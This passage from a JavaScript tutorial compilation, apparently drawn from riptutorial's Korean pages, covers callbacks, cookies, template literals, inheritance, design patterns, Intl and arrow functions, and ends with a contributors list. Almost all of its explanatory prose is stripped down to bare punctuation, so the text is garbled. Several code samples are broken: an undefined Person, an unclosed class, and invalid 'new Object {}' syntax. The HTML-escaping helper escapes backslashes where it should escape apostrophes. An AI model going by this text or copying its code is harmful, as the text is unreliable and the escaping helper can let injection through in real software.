elem.animate( { opacity: 0 }, 5000 );
elem.hide();
```

`animate()` ( ) .

?

.

```
console.log("Hello World!");
```

.

.

```
[1,2,3].map(function double(x) {
    return 2 * x;
});
```

`double map` . .

1. `double map` .
2.

map double 0 .

map double . "".

.

```
promise.then(function onFulfilled(value) {
    console.log("Fulfilled with value " + value);
}, function onRejected(reason) {
    console.log("Rejected with reason " + reason);
});
```

then onFulfilled onRejected . .

then . .

( )

.

```
/**
 * @arg {Function} then continuation callback
 */
function doSomething(then) {
  console.log('Doing something');
  then();
}

// Do something, then execute callback to log 'done'
doSomething(function () {
  console.log('Done');
});

console.log('Doing something else');

// Outputs:
//   "Doing something"
//   "Done"
//   "Doing something else"
```

doSomething() doSomething() .

.

```
doSomethingAsync(then) {
  setTimeout(then, 1000);
  console.log('Doing something asynchronously');
}

doSomethingAsync(function() {
  console.log('Done');
});

console.log('Doing something else');
```

```
// Outputs:
//   "Doing something asynchronously"
//   "Doing something else"
//   "Done"
```

then doSomething() . ES2015 .

. .

```
const expected = true;

function compare(actual, success, failure) {
  if (actual === expected) {
    success();
  } else {
    failure();
  }
}

function onSuccess() {
  console.log('Value was expected');
}

function onFailure() {
  console.log('Value was unexpected/exceptional');
}

compare(true, onSuccess, onFailure);
compare(false, onSuccess, onFailure);

// Outputs:
//   "Value was expected"
//   "Value was unexpected/exceptional"
```

compare() success error . .

```
function compareAsync(actual, success, failure) {
  setTimeout(function () {
    compare(actual, success, failure)
  }, 1000);
}

compareAsync(true, onSuccess, onFailure);
compareAsync(false, onSuccess, onFailure);
console.log('Doing something else');

// Outputs:
//   "Doing something else"
//   "Value was expected"
//   "Value was unexpected/exceptional"
```

. . , compare() (noop - Null Object).

`this`

.

```
function SomeClass(msg, elem) {
  this.msg = msg;
  elem.addEventListener('click', function() {
    console.log(this.msg);  // <= will fail because "this" is undefined
  });
}

var s = new SomeClass("hello", someElement);
```

- bind

  bind this bind .

  ```
  function SomeClass(msg, elem) {
    this.msg = msg;
    elem.addEventListener('click', function() {
      console.log(this.msg);
    }.bind(this));  // <=-  bind the function to `this`
  }
  ```

- this .

  ```
  function SomeClass(msg, elem) {
    this.msg = msg;
    elem.addEventListener('click',() => {   // <=-  arrow function binds `this`
      console.log(this.msg);
    });
  }
  ```

.

:

- ```
  function SomeClass(msg, elem) {
    this.msg = msg;
    elem.addEventListener('click', this.handleClick.bind(this));
  }

  SomeClass.prototype.handleClick = function(event) {
    console.log(event.type, this.msg);
  };
  ```

- ```
  function SomeClass(msg, elem) {
    this.msg = msg;
    elem.addEventListener('click', (...a) => this.handleClick(...a));
  }

  SomeClass.prototype.handleClick = function(event) {
    console.log(event.type, this.msg);
  };
  ```

- DOM `EventListener` .

```
function SomeClass(msg, elem) {
  this.msg = msg;
  elem.addEventListener('click', this);
}

SomeClass.prototype.handleEvent = function(event) {
  var fn = this[event.type];
  if (fn) {
     fn.apply(this, arguments);
  }
};

SomeClass.prototype.click = function(event) {
  console.log(this.msg);
};
```

.

arrow .

```
() => {}
```

.

[1,2,3,4,5]

.

```
[1,2,3,4,5].forEach(function(x){
                console.log(x);
            }
```

.

```
[1,2,3,4,5].forEach(x => console.log(x));
```

`function(x){console.log(x)}` `x=>console.log(x)` .

: https://riptutorial.com/ko/javascript/topic/2842/

99:

Examples

.

```
var COOKIE_NAME = "Example Cookie";     /* The cookie's name. */
var COOKIE_VALUE = "Hello, world!";     /* The cookie's value. */
var COOKIE_PATH = "/foo/bar";           /* The cookie's path. */
var COOKIE_EXPIRES;                     /* The cookie's expiration date (config'd below). */

/* Set the cookie expiration to 1 minute in future (60000ms = 1 minute). */
COOKIE_EXPIRES = (new Date(Date.now() + 60000)).toUTCString();
```

```
document.cookie +=
  COOKIE_NAME + "=" + COOKIE_VALUE
  + "; expires=" + COOKIE_EXPIRES
  + "; path=" + COOKIE_PATH;
```

```
var name = name + "=",
    cookie_array = document.cookie.split(';'),
    cookie_value;
for(var i=0;i<cookie_array.length;i++) {
    var cookie=cookie_array[i];
    while(cookie.charAt(0)==' ')
        cookie = cookie.substring(1,cookie.length);
    if(cookie.indexOf(name)==0)
        cookie_value = cookie.substring(name.length,cookie.length);
    }
```

cookie_value ( ). , cookie_value null .

```
var expiry = new Date();
expiry.setTime(expiry.getTime() - 3600);
document.cookie = name + "=; expires=" + expiry.toGMTString() + "; path=/"
```

name .

.

navigator.cookieEnabled .

```
if (navigator.cookieEnabled === false)
{
    alert("Error: cookies not enabled!");
}
```

navigator.cookieEnabled . .

: https://riptutorial.com/ko/javascript/topic/270/

100:

- millisecondsAndMicrosecondsSincePageLoad = performance.now ();
- millisecondsSinceYear1970 = Date.now ();
- millisecondsSinceYear1970 = (Date ()). getTime ();

`performance.now()` .

`Date.now()` `(new Date()).getTime()` `Date.now()` .

Examples

`performance.now()` . .

`performanceTiming.navigationStart` .

```
t = performance.now();
```

, `performance.now()` 6288 319 `6288.319` .

`Date.now()` 1970 1 1 00:00:00 UTC .

```
t = Date.now();
```

`Date.now()` 2016 4 19 12:35:14 GMT `1461069314` .

`Date.now()` `(new Date()).getTime()` .

```
t = (new Date()).getTime();
```

`Date.now()` polyfill .

```
if (!Date.now) {
  Date.now = function now() {
    return new Date().getTime();
  };
}
```

```
Math.floor((new Date().getTime()) / 1000)
```

: https://riptutorial.com/ko/javascript/topic/606/-

101:

"" .

- message =`, $ {user.name}! '
- pattern = new RegExp (String.raw`Welcome, (\ w +)!`);
- query = SQL`INSERT INTO  (name) VALUES ($ {name})`

ECMAScript 6 §12.2.9 .

Examples

'...' "...". : `...` .

${ expression } . .

```
const name = "John";
const score = 74;

console.log(`Game Over!

${name}'s score was ${score * 10}.`);
```

```
Game Over!

John's score was 740.
```

String.raw .

String.raw`\n` n `\n` '\n' .

```
const patternString = String.raw`Welcome, (\w+)!`;
const pattern = new RegExp(patternString);

const message = "Welcome, John!";
pattern.exec(message);
```

```
["Welcome, John!", "John"]
```

. . .

strings . ...substitutions ${} .

```
function settings(strings, ...substitutions) {
  const result = new Map();
  for (let i = 0; i < substitutions.length; i++) {
    result.set(strings[i].trim(), substitutions[i]);
  }
  return result;
```

```
}

const remoteConfiguration = settings`
  label    ${'Content'}
  servers  ${2 * 8 + 1}
  hostname ${location.hostname}
`;
```

```
Map {"label" => "Content", "servers" => 17, "hostname" => "stackoverflow.com"}
```

strings .raw - , .

```
function example(strings, ...substitutions) {
  console.log('strings:', strings);
  console.log('...substitutions:', substitutions);
}

example`Hello ${'world'}.\n\nHow are you?`;
```

```
strings: ["Hello ", ".\n\nHow are you?", raw: ["Hello ", ".\\n\\nHow are you?"]]
substitutions: ["world"]
```

HTML

HTML`...` . (.)

```
class HTMLString extends String {
  static escape(text) {
    if (text instanceof HTMLString) {
      return text;
    }
    return new HTMLString(
        String(text)
            .replace(/&/g, '&amp;')
            .replace(/</g, '&lt;')
            .replace(/>/g, '&gt;')
            .replace(/"/g, '&quot;')
            .replace(/\\/g, '&#39;'));
  }
}

function HTML(strings, ...substitutions) {
  const escapedFlattenedSubstitutions =
      substitutions.map(s => [].concat(s).map(HTMLString.escape).join(''));
  const pieces = [];
  for (const i of strings.keys()) {
    pieces.push(strings[i], escapedFlattenedSubstitutions [i] || '');
  }
  return new HTMLString(pieces.join(''));
}

const title = "Hello World";
const iconSrc = "/images/logo.png";
const names = ["John", "Jane", "Joe", "Jill"];

document.body.innerHTML = HTML`
```

```
  <h1><img src="${iconSrc}" /> ${title}</h1>

  <ul> ${names.map(name => HTML`
    <li>${name}</li>
  `)} </ul>
`;
```

. `` .

. $ {}

```
//A single line Template Literal
var aLiteral = `single line string data`;


//Template Literal that spans across lines
var anotherLiteral = `string data that spans
         across multiple lines of code`;

//Template Literal with an embedded expression
var x = 2;
var y = 3;
var theTotal = `The total is ${x + y}`;     // Contains "The total is 5"



//Comarison of a string and a template literal
var aString = "single line string data"
console.log(aString === aLiteral)                          //Returns true
```

Tagged Template Literals Raw String Literals . .

: https://riptutorial.com/ko/javascript/topic/418/-

102: ,

JS . . . Object.create (PrototypeName); ( )

Examples

```
var Human = function() {
  this.canWalk = true;
  this.canSpeak = true; //

};

Person.prototype.greet = function() {
  if (this.canSpeak) { // checks whether this prototype has instance of speak
    this.name = "Steve"
    console.log('Hi, I am ' + this.name);
  } else{
     console.log('Sorry i can not speak');
  }
};
```

.

```
obj = Object.create(Person.prototype);
ob.greet();
```

true false .

```
var Human = function() {
    this.canSpeak = true;
};
// Basic greet function which will greet based on the canSpeak flag
Human.prototype.greet = function() {
    if (this.canSpeak) {
        console.log('Hi, I am ' + this.name);
    }
};

var Student = function(name, title) {
    Human.call(this); // Instantiating the Human object and getting the memebers of the class
    this.name = name; // inherting the name from the human class
    this.title = title; // getting the title from the called function
};

Student.prototype = Object.create(Human.prototype);
Student.prototype.constructor = Student;

Student.prototype.greet = function() {
    if (this.canSpeak) {
        console.log('Hi, I am ' + this.name + ', the ' + this.title);
    }
};

var Customer = function(name) {
```

```
    Human.call(this); // inherting from the base class
    this.name = name;
};

Customer.prototype = Object.create(Human.prototype); // creating the object
Customer.prototype.constructor = Customer;


var bill = new Student('Billy', 'Teacher');
var carter = new Customer('Carter');
var andy = new Student('Andy', 'Bill');
var virat = new Customer('Virat');

bill.greet();
// Hi, I am Bob, the Teacher

carter.greet();
// Hi, I am Carter

andy.greet();
// Hi, I am Andy, the Bill

virat.greet();
```

, : https://riptutorial.com/ko/javascript/topic/9586/---

103:

Examples

Observer . . . `addEventListener` Observer .

```
function Subject() {
    this.observers = []; // Observers listening to the subject

    this.registerObserver = function(observer) {
        // Add an observer if it isn't already being tracked
        if (this.observers.indexOf(observer) === -1) {
            this.observers.push(observer);
        }
    };

    this.unregisterObserver = function(observer) {
        // Removes a previously registered observer
        var index = this.observers.indexOf(observer);
        if (index > -1) {
            this.observers.splice(index, 1);
        }
    };

    this.notifyObservers = function(message) {
        // Send a message to all observers
        this.observers.forEach(function(observer) {
            observer.notify(message);
        });
    };
}

function Observer() {
    this.notify = function(message) {
        // Every observer must implement this function
    };
}
```

:

```
function Employee(name) {
    this.name = name;

    // Implement `notify` so the subject can pass us messages
    this.notify = function(meetingTime) {
        console.log(this.name + ': There is a meeting at ' + meetingTime);
    };
}

var bob = new Employee('Bob');
var jane = new Employee('Jane');
var meetingAlerts = new Subject();
meetingAlerts.registerObserver(bob);
meetingAlerts.registerObserver(jane);
meetingAlerts.notifyObservers('4pm');
```

```
// Output:
// Bob: There is a meeting at 4pm
// Jane: There is a meeting at 4pm
```

. , , . .

, . .

.

```
// each participant is just a module that wants to talk to other modules(other participants)
var Participant = function(name) {
    this.name = name;
    this.chatroom = null;
};
 // each participant has method for talking, and also listening to other participants
Participant.prototype = {
    send: function(message, to) {
        this.chatroom.send(message, this, to);
    },
    receive: function(message, from) {
        log.add(from.name + " to " + this.name + ": " + message);
    }
};

 // chatroom is the Mediator: it is the hub where participants send messages to, and receive
messages from
var Chatroom = function() {
    var participants = {};

    return {

        register: function(participant) {
            participants[participant.name] = participant;
            participant.chatroom = this;
        },

        send: function(message, from) {
            for (key in participants) {
                if (participants[key] !== from) {//you cant message yourself !
                    participants[key].receive(message, from);
                }
            }
        }

    };
};

// log helper

var log = (function() {
    var log = "";

    return {
        add: function(msg) { log += msg + "\n"; },
        show: function() { alert(log); log = ""; }
    }
})();
```

```
function run() {
    var yoko = new Participant("Yoko");
    var john = new Participant("John");
    var paul = new Participant("Paul");
    var ringo = new Participant("Ringo");

    var chatroom = new Chatroom();
    chatroom.register(yoko);
    chatroom.register(john);
    chatroom.register(paul);
    chatroom.register(ringo);

    yoko.send("All you need is love.");
    yoko.send("I love you John.");
    paul.send("Ha, I heard that!");

    log.show();
}
```

, . ."" .

.

1. - ,
2. (Invoker) - . , , , .
3. Reciever - .

```
var aCommand = new Array();
aCommand.push(new Instructions().DoThis);  //Method to execute
aCommand.push("String Argument");  //string argument
aCommand.push(777);                //integer argument
aCommand.push(new Object {} );     //object argument
aCommand.push(new Array() );       //array argument
```

```
class DoThis {
    constructor( stringArg, numArg, objectArg, arrayArg ) {
        this._stringArg = stringArg;
        this._numArg = numArg;
        this._objectArg = objectArg;
        this._arrayArg = arrayArg;
    }
    Execute() {
       var receiver = new Instructions();
       receiver.DoThis(this._stringArg, this._numArg, this._objectArg, this._arrayArg );
    }
}
```

```
aCommand.Execute();
```

:

-
-
-

-
-
-

```
class Instructions {
    DoThis( stringArg, numArg, objectArg, arrayArg ) {
        console.log( `${stringArg}, ${numArg}, ${objectArg}, ${arrayArg}` );
    }
}
```

. . .

.

```
class BeverageForPizza {
    constructor(preferenceRank) {
        this.beverageList = beverageList;
        this.pointer = 0;
    }
    next() {
        return this.beverageList[this.pointer++];
    }

var withPepperoni = new BeverageForPizza(["Cola", "Water", "Beer"]);
withPepperoni.next(); //Cola
withPepperoni.next(); //Water
withPepperoni.next(); //Beer
```

ECMAScript 2015 iterators done value . iterator done .

```
function preferredBeverage(beverage){
    if( beverage == "Beer" ){
        return true;
    } else {
        return false;
    }
}
var withPepperoni = new BeverageForPizza(["Cola", "Water", "Beer", "Orange Juice"]);
for( var bevToOrder of withPepperoni ){
    if( preferredBeverage( bevToOrder ) {
        bevToOrder.done; //false, because "Beer" isn't the final collection item
        return bevToOrder; //"Beer"
    }
}
```

```
class FibonacciIterator {
    constructor() {
        this.previous = 1;
        this.beforePrevious = 1;
    }
    next() {
        var current = this.previous + this.beforePrevious;
        this.beforePrevious = this.previous;
```

```
        this.previous = current;
        return current;
    }
}

var fib = new FibonacciIterator();
fib.next(); //2
fib.next(); //3
fib.next(); //5
```

ECMAScript 2015

```
function* FibonacciGenerator() {  //asterisk informs javascript of generator
    var previous = 1;
    var beforePrevious = 1;
    while(true) {
        var current = previous + beforePrevious;
        beforePrevious = previous;
        previous = current;
        yield current;  //This is like return but
                        //keeps the current state of the function
                        // i.e it remembers its place between calls
    }
}

var fib = FibonacciGenerator();
fib.next().value; //2
fib.next().value; //3
fib.next().value; //5
fib.next().done; //false
```

: https://riptutorial.com/ko/javascript/topic/5650/--

104:

- new Intl.NumberFormat ()
- new Intl.NumberFormat ('en-US')
- new Intl.NumberFormat ('en-GB', {timeZone : 'UTC'})

	"", "", ""
	"", "", ""
	"", "2 "
	"", "2 ", "", "", ""
	"", "2 "
	"", "2 "
	"", "2 "
	"", "2 "
timeZoneName	"", ""

Examples

.

```
const usNumberFormat = new Intl.NumberFormat('en-US');
const esNumberFormat = new Intl.NumberFormat('es-ES');

const usNumber = usNumberFormat.format(99999999.99); // "99,999,999.99"
const esNumber = esNumberFormat.format(99999999.99); // "99.999.999,99"
```

, .

```
const usCurrencyFormat = new Intl.NumberFormat('en-US', {style: 'currency', currency: 'USD'})
const esCurrencyFormat = new Intl.NumberFormat('es-ES', {style: 'currency', currency: 'EUR'})

const usCurrency = usCurrencyFormat.format(100.10); // "$100.10"
const esCurrency = esCurrencyFormat.format(100.10); // "100.10 €"
```

.

```
const usDateTimeFormatting = new Intl.DateTimeFormat('en-US');
const esDateTimeFormatting = new Intl.DateTimeFormat('es-ES');
```

```
const usDate = usDateTimeFormatting.format(new Date('2016-07-21')); // "7/21/2016"
const esDate = esDateTimeFormatting.format(new Date('2016-07-21')); // "21/7/2016"
```

: https://riptutorial.com/ko/javascript/topic/2777/

105:

Examples

(/) .

```
var width  = window.screen.width,
    height = window.screen.height;
```

" "

" " (, :

```
var availableArea = {
    pos: {
        x: window.screen.availLeft,
        y: window.screen.availTop
    },
    size: {
        width: window.screen.availWidth,
        height: window.screen.availHeight
    }
};
```

:

```
var pixelDepth = window.screen.pixelDepth,
    colorDepth = window.screen.colorDepth;
```

Window innerWidth innerHeight

```
var width = window.innerWidth
var height = window.innerHeight
```

(:)

```
function pageWidth() {
  return window.innerWidth != null? window.innerWidth : document.documentElement &&
document.documentElement.clientWidth ? document.documentElement.clientWidth : document.body !=
null ? document.body.clientWidth : null;
}

function pageHeight() {
  return  window.innerHeight != null? window.innerHeight : document.documentElement &&
document.documentElement.clientHeight ? document.documentElement.clientHeight : document.body
!= null? document.body.clientHeight : null;
}
```

: https://riptutorial.com/ko/javascript/topic/523/

106:

Arrow ECMAScript 2015 (ES6) .

- x => y //
- x => {return y} //
- (x, y, z) => {...} //
- async () => {...} //
- (() => {...}) () //
- const myFunc = x

  => x * 2 // ' ' .
- const myFunc = x =>

  x * 2 // .

JavaScript .

ECMAScript 6 . .

		Firefox				
45	12	22		32		10

Examples

JavaScript ""(=>) . Common Lisp .

=> .

```
item => item + 1 // -> function(item){return item + 1}
```

.

```
(item => item + 1)(41) // -> 42
```

. , .

```
const foo = bar => bar + 1;
const bar = (baz) => baz + 1;
```

.

```
(() => "foo")() // -> "foo"

((bow, arrow) => bow + arrow)('I took an arrow ', 'to the knee...')
// -> "I took an arrow to the knee..."
```

return .

```
(bar => {
  const baz = 41;
  return bar + baz;
})(1); // -> 42
```

.

```
(bar => ({ baz: 1 }))(); // -> Object {baz: 1}
```

., .

("this")

.,this . , this .

. Cow 1 .

```
class Cow {

  constructor() {
    this.sound = "moo";
  }

  makeSoundLater() {
    setTimeout(() => console.log(this.sound), 1000);
  }
}

const betsy = new Cow();

betsy.makeSoundLater();
```

makeSoundLater() this Cow betsy.makeSoundLater() this betsy.

this "moo" this.sound .

---

arrow sound .

Object

arguments . arguments .

```
const arguments = [true];
const foo = x => console.log(arguments[0]);

foo(false); // -> true
```

/ .

.

```
const arguments = [true];
const foo = (...arguments) => console.log(arguments[0]);

foo(false); // -> false
```

.

```
const foo = x => x + 1;
foo(1); // -> 2
```

, .

```
const foo = () => { bar: 1 } // foo() returns undefined
const foo = () => ({ bar: 1 }) // foo() returns {bar: 1}
```

Arrow `return` . .

```
const foo = x => {
  return x + 1;
}

foo(1); // -> 2
```

.

Arrow `new` `TypeError` .

```
const foo = function () {
  return 'foo';
}

const a = new foo();

const bar = () => {
  return 'bar';
}

const b = new bar(); // -> Uncaught TypeError: bar is not a constructor...
```

: https://riptutorial.com/ko/javascript/topic/5007/-

S. No		Contributors
1	JavaScript	2426021684, A.M.K, Abdelaziz Mokhnache, Abhishek Jain, Adam, AER, Ala Eddine JEBALI, Alex Filatov, Alexander O'Mara, Alexandre N., a--m, Aminadav, Anders H, Andrew Sklyarevsky, Ani Menon, Anko, Ankur Anand, Ashwin Ramaswami, AstroCB, ATechieThought, Awal Garg, baranskistad, Bekim Bacaj, bfavaretto, Black, Blindman67, Blundering Philosopher, Bob_Gneu, Brandon Buck, Brett Zamir, bwegs, catalogue_number, CD.., Cerbrus, Charlie H, Chris, Christoph, Clonkex, Community, cswl, Daksh Gupta, Daniel Stradowski, daniellmb, Darren Sweeney, David Archibald, David G., Derek, Devid Farinelli, Domenic, DontVoteMeDown, Downgoat, Egbert S, Ehsan Sajjad, Ekin, Emissary, Epodax, Everettss, fdelia, Flygenring, fracz, Franck Dernoncourt, Frederik.L, gbraad, gcampbell, geek1011, gman, H. Pauwelyn, hairboat, Hatchet, haykam, hirse, Hunan Rostomyan, hurricane-player, Ilyas Mimouni, Inanc Gumus, inetphantom, J F, James Donnelly, Jared Rummler, jbmartinez, Jeremy Banks, Jeroen, jitendra varshney, jmattheis, John Slegers, Jon, Joshua Kleveter, JPSirois, Justin Horner, Justin Taddei, K48, Kamrul Hasan, Karuppiah, Kirti Thorat, Knu, L Bahr, Lambda Ninja, Lazzaro, little pootis, m02ph3u5, Marc, Marc Gravell, Marco Scabbiolo, MasterBob, Matas Vaitkevicius, Mathias Bynens, Mattew Whitt, Matthew Lewis, Max, Maximillian Laumeister, Mayank Nimje, Mazz, MEGADEVOPS, Michał Perłakowski, Michele Ricciardi, Mike C, Mikhail, mplungjan, Naeem Shaikh, Naman Sancheti, NDFA, ndugger, Neal, nicael, Nick , nicovank, Nikita Kurtin, noɥʎdʎzɐɹƆ, Nuri Tasdemir, nylki, Obinna Nwakwue, orvi, Peter LaBanca, ppovoski, Radouane ROUFID, Rakitić, RamenChef, Richard Hamilton, robertc, Rohit Jindal, Roko C. Buljan, ronnyfm, Ryan, Saroj Sasmal, Savaratkar, SeanKendle, SeinopSys, shaN, Shiven, Shog9, Slayther, Sneh Pandya, solidcell, Spencer Wieczorek, ssc-hrep3, Stephen Leppik, Sunnyok, Sverri M. Olsen, SZenC, Thanks in advantage, Thriggle, tnga, Tolen, Travis Acton, Travis J, trincot, Tushar, Tyler Sebastian, user2314737, Ven, Vikram Palakurthi, Web_Designer, XavCo7, xims, Yosvel Quintero, Yury Fedorov, Zaz, zealoushacker, Zze
2	.postMessage () MessageEvent	Michał Perłakowski, Ozan

3	AJAX	Angel Politis, Ani Menon, hirse, Ivan, Jeremy Banks, jkdev, John Slegers, Knu, Mike C, MotKohn, Neal, SZenC, Thamaraiselvam, Tiny Giant, Tot Zam, user2314737
4	BOM ( )	Abhishek Singh, CroMagnon, ndugger, Richard Hamilton
5	execCommand contenteditable	Lambda Ninja, Mikhail, Roko C. Buljan, rvighne
6	File API, Blob FileReaders	Bit Byte, geekonaut, J F, Marco Scabbiolo, miquelarranz, Mobiletainment, pietrovismara, Roko C. Buljan, SaiUnique, Sreekanth
7	IndexedDB	A.M.K, Blubberguy22, Parvez Rahaman
8	JavaScript	haykam, Nikola Lukic, tiffon
9	Javascript	csander, Matas Vaitkevicius
10	JSON	2426021684, Alex Filatov, Aminadav, Amitay Stern, Andrew Sklyarevsky, Aryeh Harris, Ates Goral, Cerbrus, Charlie H, Community, cone56, Daniel Herr, Daniel Langemann, daniellmb, Derek , Fczbkk, Felix Kling, hillary.fraley, Ian, Jason Sturges, Jeremy Banks, Jivings, jkdev, John Slegers, Knu, LiShuaiyuan, Louis Barranqueiro, Luc125, Marc, Michał Perłakowski, Mike C, nem035, Nhan, oztune, QoP, renatoargh, royhowie, Shog9, sigmus, spirit, Sumurai8, trincot, user2314737, Yosvel Quintero, Zhegan
11	Linters -	daniphilia, L Bahr, Mike McCaughan, Nicholas Montaño, Sumner Evans
12	requestAnimationFrame	HC_, kamoroso94, Knu, XavCo7
13	Transpiling	adriennetacke, Captain Hypertext, John Syrinek, Marco Bonelli, Marco Scabbiolo, Mike McCaughan, Pyloid, ssc-hrep3
14		2426021684, Adam Heath, Andrew Sklyarevsky, Andrew Sun, Davis, DawnPaladin, Diego Molina, J F, JBCP, JonSG, Madara Uchiha, Marco Scabbiolo, Matthew Crumley, Meow, Pawel Dubiel, Quill, RamenChef, SeinopSys, Shog9, SZenC , Taras Lukavyi, Tomás Cañibano, user2314737
15		Araknid, Daniel Herr, George Bailey, jchavannes, jkdev, little pootis, Marco Scabbiolo, Parvez Rahaman, pzp, Rohit Jindal , SZenC, Tim, Wolfgang
16		Christopher Ronning, Conlin Durbin, CroMagnon, Gert

		Sønderby, givanse, Jeremy Banks, Jonathan Walters, Kestutis, Marco Scabbiolo, Mike C, Neal, Paul S., realseanp, Sean Vieira
17		amitzur, Anirudh Modi, aw04, BarakD, Benjadahl, Blubberguy22, Borja Tur, brentonstrine, bwegs, cdrini, choz, Chris, Cliff Burton, Community, CPHPython, Damon, Daniel Käfer, DarkKnight, David Knipe, Davis, Delapouite, divy3993 , Durgpal Singh, Eirik Birkeland, eltonkamami, Everettss, Felix Kling, Firas Moalla, Gavishiddappa Gadagi, gcampbell, hairboat, Ian, Jay, jbmartinez, JDB, Jean Lourenço, Jeremy Banks, John Slegers, Jonas S, Joseph, kamoroso94, Kevin Law, Knu, Krandalf, Madara Uchiha, maioman, Marco Scabbiolo, mark, MasterBob, Max Alcala, Meow, Mike C, Mike McCaughan, ndugger, Neal, Newton fan 01, Nuri Tasdemir, nus, oztune, Paul S., Pinal, QoP, QueueHammer, Randy, Richard Turner, rolando, rolfedh, Ronen Ness, rvighne, Sagar V, Scott Sauyet, Shog9, sielakos, Sumurai8, Sverri M. Olsen, SZenC, tandrewnichols, Tanmay Nehete, ThemosIO, Thomas Gerot, Thriggle, trincot, user2314737, Vasiliy Levykin, Victor Bjelkholm, Wagner Amaral, Will, ymz, zb', zhirzh, zur4ik
18	JavaScript	2426021684, amflare, Angela Amarapala, Boggin, cswl, Jon Ericson, kapantzak, Madara Uchiha, Marco Scabbiolo, nem035, ProllyGeek, Rahul Arora, sabithpocker, Sammy I., styfle
19		adamboro, Blindman67, Matthew Crumley, Raphael Rosa
20		Athafoud, csander, John C, John Slegers, kamoroso94, Knu, Mike McCaughan, Mottie, pzp, S Willis, Stephen Leppik, Sumurai8, Trevor Clarke, user2314737, whales
21		K48, maheeka, Mike McCaughan, Stephen Leppik
22		Angelos Chalaris, Ates Goral, fgb, Hans Strausl, JBCP, jkdev, Knu, Marco Bonelli, Marco Scabbiolo, Mike McCaughan, Vasiliy Levykin
23		Angel Politis, cone56, Hardik Kanjariya ツ
24		4444, PedroSouki
25		A.M.K, Alex, bloodyKnuckles, Boopathi Rajaa, geekonaut, Kayce Basques, kevguy, Knu, Nachiketha, NickHTTPS, Peter, Tomáš Zato, XavCo7
26		4m1r, Dave Sag, RamenChef

27		A.M.K, Ates Goral, Cerbrus, Chris, Devid Farinelli, JCOC611, Knu, Nina Scholz, RamenChef, Rohit Jindal, Siguza, splay, Stephen Leppik, Sven, XavCo7
28		cswl, Just a student, Ties
29		Racil Hilan, Yosvel Quintero
30		VisioN
31		Downgoat, Marco Bonelli, SeinopSys, Tacticus
32		A.M.K, Atakan Goktepe, Beau, bwegs, Cerbrus, cswl, DawnPaladin, Deepak Bansal, depperm, Devid Farinelli, Dheeraj vats, DontVoteMeDown, DVJex, Ehsan Sajjad, eltonkamami, geek1011, George Bailey, GingerPlusPlus, J F, John Archer, John Slegers, K48, Knu, little pootis, Mark Schultheiss, metal03326, Mike C, nicael, Nikita Kurtin, nyarasha, oztune, Richard Hamilton, Sumner Evans, SZenC, Victor Bjelkholm, Will, Yosvel Quintero
33		2426021684, Code Uniquely, csander, Daniel Herr, eltonkamami, jkdev, Jonathan Walters, Knu, little pootis, Matthew Crumley, Mike C, Mike McCaughan, Mottie, ni8mr, orvi, oztune, rolando, smallmushroom, sonance207, SZenC, whales, XavCo7
34		Jeremy Banks, Neal
35		Brian Liu
36	-	CMedina, Master Yushi, Mike McCaughan, nicael, Roko C. Buljan, Sverri M. Olsen
37		Black, CodingIntrigue, Everettss, iBelieve, Igor Raush, Marco Scabbiolo, Matt Lishman, Mike C, oztune, QoP, Rohit Kumar
38		A.M.K, Downgoat, Joshua Kleveter, Mike C
39		2426021684, Arif, BluePill, Cerbrus, Chris, Claudiu, CodingIntrigue, Craig Ayre, Emissary, fgb, gcampbell, GOTO 0, haykam, Hi I'm Frogatto, Lambda Ninja, Luc125, Meow, Michal Pietraszko, Michiel, Mike C, Mike McCaughan, Mikhail, Nathan Tuggy, Paul S., Quill, Richard Hamilton, Roko C. Buljan, sabithpocker, Spencer Wieczorek, splay, svarog, Tomás Cañibano, wuxiandiejia
40	~	ansjun, Tim Rijavec

41		Awal Garg, Blindman67, Boopathi Rajaa, Charlie H, Community, cswl, Daniel Herr, Gabriel Furstenheim, Gy G, Henrik Karlsson, Igor Raush, Little Child, Max Alcala, Pavlo, Ruhul Amin, SgtPooki, Taras Lukavyi
42		Blindman67, CodeBean, John Oksasoglu, RamenChef, Triskalweiss
43		2426021684, A.M.K, Ahmed Ayoub, Alejandro Nanez, Alir, Amit, Angelos Chalaris, Anirudh Modi, ankhzet, autoboxer, azad, balpha, Bamieh, Ben, Blindman67, Brett DeWoody, CD.., cdrini, Cerbrus, Charlie H, Chris, code_monk, codemano, CodingIntrigue, CPHPython, Damon, Daniel, Daniel Herr, daniellmb, dauruy, David Archibald, dns_nx, Domenic, Dr. Cool, Dr. J. Testington, DzinX, Firas Moalla, fracz, FrankCamara, George Bailey, gurvinder372, Hans Strausl, hansmaad, Hardik Kanjariya ツ, Hunan Rostomyan, iBelieve, Ilyas Mimouni, Ishmael Smyrnow, Isti115, J F, James Long, Jason Park, Jason Sturges, Jeremy Banks, Jeremy J Starcher, jisoo, jkdev, John Slegers, kamoroso94, Konrad D, Kyle Blake, Luc125, M. Erraysy, Maciej Gurban, Marco Scabbiolo, Matthew Crumley, mauris, Max Alcala, mc10, Michiel, Mike C, Mike McCaughan, Mikhail, Morteza Tourani, Mottie, nasoj1100, ndugger, Neal, Nelson Teixeira, nem035, Nhan, Nina Scholz, phaistonian, Pranav C Balan, Qianyue, QoP, Rafael Dantas, RamenChef, Richard Hamilton, Roko C. Buljan, rolando, Ronen Ness, Sandro, Shrey Gupta, sielakos, Slayther, Sofiene Djebali, Sumurai8, svarog, SZenC, TheGenie OfTruth, Tim, Traveling Tech Guy , user1292629, user2314737, user4040648, Vaclav, VahagnNikoghosian, VisioN, wuxiandiejia, XavCo7, Yosvel Quintero, zer00ne, ZeroBased_IX, zhirzh
44	API	cone56, metal03326, Thum Choon Tat, XavCo7
45		Ala Eddine JEBALI, Blindman67, bwegs, CPHPython, csander, David Knipe, devnull69, DMan, H. Pauwelyn, Henrique Barcelos, J F, jabacchetta, Jamie, jkdev, Knu, Marco Scabbiolo, mark, mauris, Max Alcala, Mike C, nseepana, Ortomala Lokni, Sibeesh Venu, Sumurai8, Sunny R Gupta, SZenC, ton, Wolfgang, YakovL, Zack Harley, Zirak
46		programmer5000
47		A.M.K, John Slegers, L Bahr, Nisarg Shah, Rachel Gallen, Sumurai8
48		Andrew Sklyarevsky

